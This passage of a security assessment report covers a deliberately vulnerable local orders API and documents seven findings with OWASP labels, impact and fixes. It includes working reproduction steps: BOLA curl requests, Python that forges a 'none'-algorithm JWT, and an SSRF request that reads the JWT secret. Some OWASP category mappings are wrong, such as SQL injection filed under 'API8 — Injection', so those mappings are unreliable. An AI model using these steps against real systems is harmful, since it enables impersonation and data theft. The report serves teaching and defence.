Remediation: Replace all f-string queries with parameterized queries: cursor.execute("SELECT * FROM orders WHERE id = ?", (order_id,))
2. Broken Object Level Authorization (BOLA)
OWASP: API1:2023 BOLA | Severity: 🔴 High
No ownership check on /orders/{id}. Any user or unauthenticated request can retrieve any order.
Steps to reproduce:
curl -H "Authorization: Bearer $USER1_TOKEN" http://localhost:5000/orders/101
curl http://localhost:5000/orders/101
Impact: Full enumeration of all orders across all users with no authentication.
Remediation:
if order[1] != current_user[0]:
    return jsonify({"message": "Access denied"}), 403
3. Broken Authentication JWT Weaknesses
OWASP: API2:2023 Broken Authentication | Severity: 🔴 High
Three JWT weaknesses combine: none algorithm accepted, weak guessable secret (super-secret-key), no revocation mechanism.
Steps to reproduce:
# None-algorithm forged token — no secret required
header  = base64.urlsafe_b64encode(json.dumps({"alg":"none","typ":"JWT"}).encode()).rstrip(b'=').decode()
payload = base64.urlsafe_b64encode(json.dumps({"user_id":1,"exp":9999999999}).encode()).rstrip(b'=').decode()
token   = f"{header}.{payload}."
Impact: Complete authentication bypass. Any user can impersonate any other user including admin without knowing any credentials.
Remediation:
# Never include "none" in accepted algorithms
jwt.decode(token, app.config["SECRET_KEY"], algorithms=["HS256"])
# Use a 32-byte random secret: import secrets; SECRET_KEY = secrets.token_hex(32)
4. Server-Side Request Forgery (SSRF)
OWASP: API7:2023 SSRF | Severity: 🟠 High
/fetch?url= accepts any URL and makes server-side HTTP requests without validation.
Steps to reproduce:
curl "http://localhost:5000/fetch?url=http://127.0.0.1:5000/debug"
Impact: Internal network enumeration, access to unauthenticated internal services, and direct retrieval of the JWT signing secret via the debug endpoint.
Remediation: Implement an allowlist of permitted domains. Reject file://, gopher://, and all internal IP ranges.
5. Mass Assignment
OWASP: API6:2023 Unrestricted Business Flow | Severity: 🟡 Medium
POST /orders reads user_id from the request body, allowing any user to create orders under any account.
Remediation:
# Always derive user_id from the authenticated token, never from the request body
user_id = current_user[0]
allowed = ["item", "quantity", "price"]
order_data = {k: data[k] for k in allowed if k in data}
6. Security Misconfiguration
OWASP: API8:2023 Misconfiguration | Severity: 🟡 Medium
/admin and /debug are publicly accessible. /debug exposes the JWT secret key in plaintext.
Remediation: Remove /debug in production. Add @token_required with admin role check to /admin.
7. Rate Limiting Bypass
OWASP: API4:2023 Unrestricted Resource Consumption | Severity: 🟢 Low
No rate limiting on any endpoint. Unlimited brute-force attempts possible.
Remediation: Apply flask-limiter with per-endpoint limits: @limiter.limit("10/minute") on /login.
Vulnerability Summary
| # | Vulnerability | OWASP Category | Severity |
|---|---|---|---|
| 1 | SQL Injection | API8 — Injection | 🔴 Critical |
| 2 | BOLA | API1 — BOLA | 🔴 High |
| 3 | JWT Broken Authentication | API2 — Broken Auth | 🔴 High |
| 4 | SSRF | API7 — SSRF | 🟠 High |
| 5 | Mass Assignment | API6 — Business Flow | 🟡 Medium |
| 6 | Security Misconfiguration | API8 — Misconfiguration | 🟡 Medium |
| 7 | Rate Limiting Bypass | API4 — Resource Consumption | 🟢 Low |
All testing was performed against a locally hosted deliberately vulnerable application built for educational purposes. No external systems were involved.